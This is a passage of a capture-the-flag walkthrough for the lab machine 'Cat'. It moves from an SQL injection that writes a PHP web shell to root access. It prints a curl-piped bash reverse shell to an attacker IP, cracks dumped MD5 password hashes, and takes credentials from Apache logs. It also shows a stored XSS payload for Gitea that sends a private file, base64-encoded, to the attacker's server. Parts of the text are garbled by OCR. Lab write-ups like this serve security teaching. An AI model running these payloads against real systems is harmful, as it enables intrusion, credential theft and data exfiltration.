catName=x')%3bATTACH+DATABASE+'/var/www/cat.htb/lo1.php'+AS+lo1%3b+CREATE+TABLE+lo1.pwn+(dataz+text)%3b+INSERT+INTO+lo1.pwn+(dataz)+VALUES+("<%3fphp+system($_GET['cmd'])%3b+%3f>")%3b--&catId=1
```

After sending the request in Burp Suite, we can confirm that our web shell upload was successful and that we have remote code execution.

```
$ curl http://cat.htb/lo1.php?cmd=id --output -
?? Iuid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We can now get a reverse shell by creating a bash script and hosting it with a Python web server.

```
#!/bin/bash
/bin/bash -i >& /dev/tcp/10.10.14.91/10001 0>&1
```

Set up the web server...

```
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.231.253 - - [10/Jun/2025 11:42:23] "GET /shell.sh HTTP/1.1" 200 -
```

Trigger the payload after setting up the listener...

```
http://cat.htb/lo1.php?cmd=curl%2010.10.14.91:8000/shell.sh|bash
```

```
$ nc -lvp 10001
listening on [any] 10001 ...
connect to [10.10.14.91] from (UNKNOWN) [10.129.231.253] 35444
bash: cannot set terminal process group (1074): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cat:/var/www/cat.htb$
```

# Lateral Movement

Quick enumeration shows us that there are additional users on this server.

```
www-data@cat:/tmp$ ls /home
axe1  git  jobert  rosa
```

Let's quickly enumerate the SQLite database and determine if any of these users have registered accounts in the application, and potentially crack any passwords.

```
www-data@cat:/databases$ ls
cat.db
www-data@cat:/databases$ sqlite3 -line /databases/cat.db '.tables'
accepted_cats  cats          users

www-data@cat:/databases$ sqlite3 /databases/cat.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> SELECT * FROM users;
1|axe1|axe12017@gmail.com|d1bbba3670feb9435c9841e46e60ee2f
2|rosa|rosamendoza485@gmail.com|ac369922d560f17d6eeb8b2c7dec498c
3|robert|robertcervantes2000@gmail.com|42846631708f69c00ec0c0a8aa4a92ad
4|fabian|fabiancarachure2323@gmail.com|39e153e825c4a3d314a0dc7f7475ddb
5|jerryson|jerrysonC343@gmail.com|781593e060f8d065cd7281c5ec5b4b86
6|larry|larryP5656@gmail.com|1b6dce240bbfbc0905a664ad199e18f8
7|royer|royer.royer2323@gmail.com|c598f6b844a36fa7836fba0835f1f6
8|peter|peterCC456@gmail.com|e41ccefa439fc454f7eadbf1f139ed8a
9|angel|angel234g@gmail.com|24a8ec003ac2e1b3c5953a6f95f8f565
10|jobert|jobert2020@gmail.com|88e4dceccd48820cf77b5cf6c08698ad
```

We'll then replace all `|` with `:` and attempt to crack any hashes with John The Ripper

```
sqlite> SELECT username,password FROM users;
axe1|d1bbba3670feb9435c9841e46e60ee2f
rosa|ac369922d560f17d6eeb8b2c7dec498c
robert|42846631708f69c00ec0c0a8aa4a92ad
fabian|39e153e825c4a3d314a0dc7f7475ddb
jerryson|781593e060f8d065cd7281c5ec5b4b86
larry|1b6dce240bbfbc0905a664ad199e18f8
royer|c598f6b844a36fa7836fba0835f1f6
peter|e41ccefa439fc454f7eadbf1f139ed8a
angel|24a8ec003ac2e1b3c5953a6f95f8f565
jobert|88e4dceccd48820cf77b5cf6c08698ad

$ cat << EOF > hashes.txt
axe1|d1bbba3670feb9435c9841e46e60ee2f
rosa|ac369922d560f17d6eeb8b2c7dec498c
robert|42846631708f69c00ec0c0a8aa4a92ad
fabian|39e153e825c4a3d314a0dc7f7475ddb
jerryson|781593e060f8d065cd7281c5ec5b4b86
larry|1b6dce240bbfbc0905a664ad199e18f8
royer|c598f6b844a36fa7836fba0835f1f6
peter|e41ccefa439fc454f7eadbf1f139ed8a
```

```
angel|24a8ec003ac2e1b3c5953a6f95f8f565
jobert|88e4dceccd48820cf77b5cf6c08698ad
EOF
```

```
sed -i -e 's|/|:/g' hashes.txt
```

```
$ john -w=rockyou.txt hashes.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 9 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Note: Passwords longer than 18 [worst case UTF-8] to 55 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
soyunaprincesarosa (rosa)
1g 0:00:00:00 DONE (2025-06-10 12:44) 1.961g/s 28124kp/s 28124kc/s 232061KC/s
fuckyooh21..*7¡Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
reliably
Session completed.
```

The above output shows that we've successfully recovered Rosa's password. We can now switch to that user account and continue our enumeration. We'll also note the additional `adm` group that we're part of.

```
www-data@cat:/databases$ su rosa
Password:
rosa@cat:/databases$

rosa@cat:/databases$ groups
rosa adm

rosa@cat:/databases$ sudo -l
[sudo] password for rosa:
Sorry, user rosa may not run sudo on cat.
```

Referring back to our initial assumptions that the web application could potentially leak user credentials in the Apache server logs because the user authentication was using a `GET` method rather than a `POST`, we can explore our extra group membership to look for logs we can read.

```
rosa@cat:/var/log/apache2$ ls -lah
total 21M
drwxr-x---  2 root adm    4.0K Jun 10 12:13 .
drwxrwxr-x 11 root syslog 4.0K Jun 10 12:13 ..
-rw-r-----  1 root adm   20M Jun 10 18:50 access.log
-rw-r-----  1 root adm  195K Jan 31 12:30 access.log.1
-rw-r-----  1 root adm   724 Jan 30 15:40 access.log.2.gz
-rw-r-----  1 root adm   47K Jun 10 17:43 error.log
-rw-r-----  1 root adm   689 Jan 31 12:30 error.log.1
-rw-r-----  1 root adm   351 Jan 30 15:40 error.log.2.gz
-rw-r-----  1 root adm    0 Jan 21 12:34 other_vhosts_access.log
```

The `adm` group, which we are part of, owns these logs, so we have access to read them. Let's grep for the users we currently do not have credentials for, but know are local users.

```
rosa@cat:/var/log/apache2$ grep 'axe1\|jobert' access.log
127.0.0.1 - - [10/Jun/2025:18:53:29 +0000] "GET /join.php?
LoginUsername=axe1&loginPassword=aNdZwgC4tI9gnVXv_e3Q&loginForm=Login HTTP/1.1"
302 329 "http://cat.htb/join.php" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:134.0) Gecko/20100101 Firefox/134.0"
```

It seems we were corrected in our theory that usernames and passwords could have been stored in the logs because of the `GET` request during user validation. Testing the above credentials for `axe1` with `su`, we can confirm that they are valid and successfully log in as that user.

```
rosa@cat:/var/log/apache2$ su axe1
Password:
axe1@cat:/var/log/apache2$ ls /home/axe1/
user.txt
```

## Privilege Escalation

Continuing with our enumeration, we can see additional local ports open. We can see that we also have `587/tcp` (SMTP), `3000/tcp` (Gitea), and `25/tcp` (SMTP) open. This is in line with the Git repository that we found early on in our enumeration. If we look at the local mail file for `axe1`, we can see the following notes:

```
From rosa@cat.htb Sat Sep 28 04:51:50 2024
Return-Path: <rosa@cat.htb>
Received: from cat.htb (localhost [127.0.0.1])
    by cat.htb (8.15.2/8.15.2/Debian-18) with ESMTP id 48S4pnXk001592
    for <axe1@cat.htb>; Sat, 28 Sep 2024 04:51:50 GMT
Received: (from rosa@localhost)
    by cat.htb (8.15.2/8.15.2/Submit) id 48S4pn1T001591
    for axe1@localhost; Sat, 28 Sep 2024 04:51:49 GMT
Date: Sat, 28 Sep 2024 04:51:49 GMT
From: rosa@cat.htb
Message-Id: <202409280451.48S4pn1T001591@cat.htb>
Subject: New cat services
```

Hi Axe1,

We are planning to launch new cat-related web services, including a `cat` care website and other projects. Please send an email to `jobert@localhost` with information about your Gitea repository. Jobert will check `if` it is a promising `service` that we can develop.

Important note: Be sure to include a `clear` description of the idea so that I can understand it properly. I will review the whole repository.

```
From rosa@cat.htb Sat Sep 28 05:05:28 2024
Return-Path: <rosa@cat.htb>
Received: from cat.htb (localhost [127.0.0.1])
    by cat.htb (8.15.2/8.15.2/Debian-18) with ESMTP id 48S55SRy002268
    for <axe1@cat.htb>; Sat, 28 Sep 2024 05:05:28 GMT
Received: (from rosa@localhost)
    by cat.htb (8.15.2/8.15.2/Submit) id 48S55Sm0002267
```

```
for axel@localhost; Sat, 28 Sep 2024 05:05:28 GMT
Date: Sat, 28 Sep 2024 05:05:28 GMT
From: rosa@cat.htb
Message-Id: <202409280505.48s55Sm0002267@cat.htb>
Subject: Employee management
```

We are currently developing an employee management system. Each sector administrator will be assigned a specific role, while each employee will be able to consult their assigned tasks. The project is still under development and is hosted in our private Gitea. You can visit the repository at: <http://localhost:3000/administrator/Employee-management/>. In addition, you can consult the README file, highlighting updates and other important details, at: <http://localhost:3000/administrator/Employee-management/raw/branch/main/README.md>.

Let's go ahead and create an ssh keypair so that we can forward this port to gain access to the internal Gitea instance.

```
axel@cat:~/.ssh$ ssh-keygen -t ed25519
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/axel/.ssh/id_ed25519):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/axel/.ssh/id_ed25519
Your public key has been saved in /home/axel/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:gIv93/qw12PBdmOmQmBdJNAKYnRYNUVev9ApY6tvxYk axel@cat
The key's randomart image is:
+--[ED25519 256]--+
|    ..oo.+=+.o    |
|    =..  o.o.o .   |
|    o o . o..= +   |
|    o . . + .. = . |
|    . o  S . oo..  |
|    .      ..E+B.  |
|    .    .o o=o.   |
|    . .o.o.o+     |
|    o+o.o.o .    |
+-----[SHA256]-----+
axel@cat:~/.ssh$ cp id_ed25519.pub authorized_keys
axel@cat:~/.ssh$
```

```
$ ssh -L 3000:127.0.0.1:3000 -i key.pem axel@cat.htb
```

After browsing to <http://localhost:3000> we can see right away the footer of the Gitea instance showing what version it is currently running.

Powered by Gitea Version: 1.22.0 Page: 6ms Template: 4ms

If we search the internet for exploits for this version we can find this link a public proof-of-concept. [CVE-2024-6886](#)



## ## Vulnerability Description

Gitea 1.22.0 is vulnerable to a Stored Cross-Site Scripting (XSS) vulnerability. This vulnerability allows an attacker to inject malicious scripts that get stored on the server and executed in the context of another user's session.


## ## Steps to Reproduce

1. Log in to the application.
2. Create a new repository or modify an existing repository by clicking the Settings button from the \$username/\$repo\_name/settings endpoint.
3. In the Description field, input the following payload:

```
<a href=javascript:alert()>XSS test</a>
```

4. Save the changes.
5. Upon clicking the repository description, the payload was successfully injected in the Description field. By clicking on the message, an alert box will appear, indicating the execution of the injected script.

Let's quickly test this by logging in as `axe1` with the password `andZwgC4tI9gnVXv_e3Q` that we discovered in the Apache logs. Following the above steps we can successfully replicate this vulnerability.



New Repository

A repository contains all project files, including revision history. Already hosting one elsewhere? [Migrate repository.](#)

Owner \*  axe1

Some organizations may not show up in the dropdown due to a maximum repository count limit.

Repository Name \* testing


Good repository names use short, memorable and unique keywords.

Visibility ☐ Make repository private

Only the owner or the organization members if they have rights, will be able to see it.

Description <a href=javascript:alert()>XSS test</a>

Template Select a template.




At this time we'll need to chain this vulnerability to leverage it for something more useful. Referring back to the e-mail messages we read, we were instructed to email the user `jobert` at `jobert@localhost`. The e-mails also mentioned a private repository that it located under the `administrator` user account in Gitea at `/administrator/Employee-management`; specifically calling out the `README.md` file for important details.

With this in mind, let's craft an XSS payload that will reveal the contents of the `README.md` file to us through our python web server.

This will attempt to access a file within the users accessibility of the Gitea repository. If the file is accessible it will fetch its contents and encode the data in base64. Finally it will send us the base64 data to our web server as a `GET` request so we can decode it locally.

```
<a href="javascript:var req = new XMLHttpRequest();req.open('GET',
'http://localhost:3000/administrator/Employee-
management/raw/branch/main/readme.md', false);req.send();var response =
req.responseText;var req2 = new XMLHttpRequest();req2.open('GET',
'http://10.10.14.91:8000/?content=' + btoa(response),
true);req2.send();">Click</a>
```



New Repository

A repository contains all project files, including revision history. Already hosting one elsewhere? [Migrate repository](#).

Owner  axel  
Some organizations may not show up in the dropdown due to a maximum repository count limit.

Repository Name   
Good repository names use short, memorable and unique keywords.

Visibility ☐ Make repository private  
Only the owner or the organization members if they have rights, will be able to see it.

Description 

```
<a href="javascript:var req = new
XMLHttpRequest();req.open('GET',
'http://localhost:3000/administrator/Employee-
management/raw/branch/main/readme.md',
false);req.send();var response =
req.responseText;var req2 = new
XMLHttpRequest();req2.open('GET',
'http://10.10.14.91:8000/?content=' + btoa(response),
true);req2.send();">Click</a>
```

Template

Now let's e-mail `jobert` to see if we get a response.

```
echo http://localhost:3000/axel/important | sendmail jobert
```

```
10.129.231.253 - - [10/Jun/2025 18:58:26] "GET /?content=Tm90IGZvdw5kLgo=
HTTP/1.1" 200 -
```

```
echo Tm90IGZvdw5kLgo= | base64 -d
Not found.
```

We get a callback, however, after `base64` decoding the response we got the message "Not found." Since this is potentially a new web application and knowing that PHP is being used for the existing application lets try and get the content for `index.php`

```
<a href="javascript:var req = new XMLHttpRequest();req.open('GET',  
'http://localhost:3000/administrator/Employee-  
management/raw/branch/main/index.php', false);req.send();var response =  
req.responseText;var req2 = new XMLHttpRequest();req2.open('GET',  
'http://10.10.14.91:8000/?content=' + btoa(response),  
true);req2.send();">Click</a>
```

The response below indicates that we were successful and we recover a PHP page with sensitive information.

```
10.129.231.253 - - [10/Jun/2025 18:59:11] "GET /?  
content=PD9waHAKJHZhbG1kX3VzZXJ1Yw1lID0gJ2FkbWluJzskJHZhbG1kX3Bhc3N3b3JkID0gJ0lLd  
zc1ZVIwTVI3Q01JeGhIMCc7CgppZiAoIw1zc2V0KCRFU0VSVkVSwydQSFbfQvVUSF9VU0VSJ10pIHx8IC  
Fpc3NldCgkX1NFU1ZFU1snUEhQX0FVVEhfUFcnXSkgfHwgCiAgICAKX1NFU1ZFU1snUEhQX0FVVEhfVVN  
FUiddICE9ICR2YWxpZF91c2VybmFtZSB8fCAkX1NFU1ZFU1snUEhQX0FVVEhfUFcnXSAhPSAkdmFsawRf  
cGFzc3dvcmQpIHskICAgIAogICAgagVhZGVyKCDxV1ctQXV0aGVudG1jYXRlOiBCYXNpYyByZWfSBT0iR  
w1wbG95ZWUgTWFuYwdlbWVudCINKTSKICAgIGh1YWRlcignSFRUUC8xLjAgNDAXIFVvYXV0aG9yaXplZC  
cpOwogICAgZXhpdkSkfQoKaGVhZGVyKCDmb2NhZG1vbGogZGFzaGJvYXJkLnBocCcpOwplEg10Owo/Pgo  
K HTTP/1.1" 200 -
```

```
<?php  
$valid_username = 'admin';  
$valid_password = 'IKw75eR0MR7CMixhH0';  
  
if (!isset($_SERVER['PHP_AUTH_USER']) || !isset($_SERVER['PHP_AUTH_PW']) ||  
    $_SERVER['PHP_AUTH_USER'] != $valid_username || $_SERVER['PHP_AUTH_PW'] !=  
    $valid_password) {  
  
    header('WWW-Authenticate: Basic realm="Employee Management"');  
    header('HTTP/1.0 401 Unauthorized');  
    exit;  
}  
  
header('Location: dashboard.php');  
exit;  
?>
```

Quickly trying this password for the `root` user of the machine we can successfully log in.

```
axel@cat:~$ su root  
Password:  
root@cat:~# ls  
root.txt  scripts
```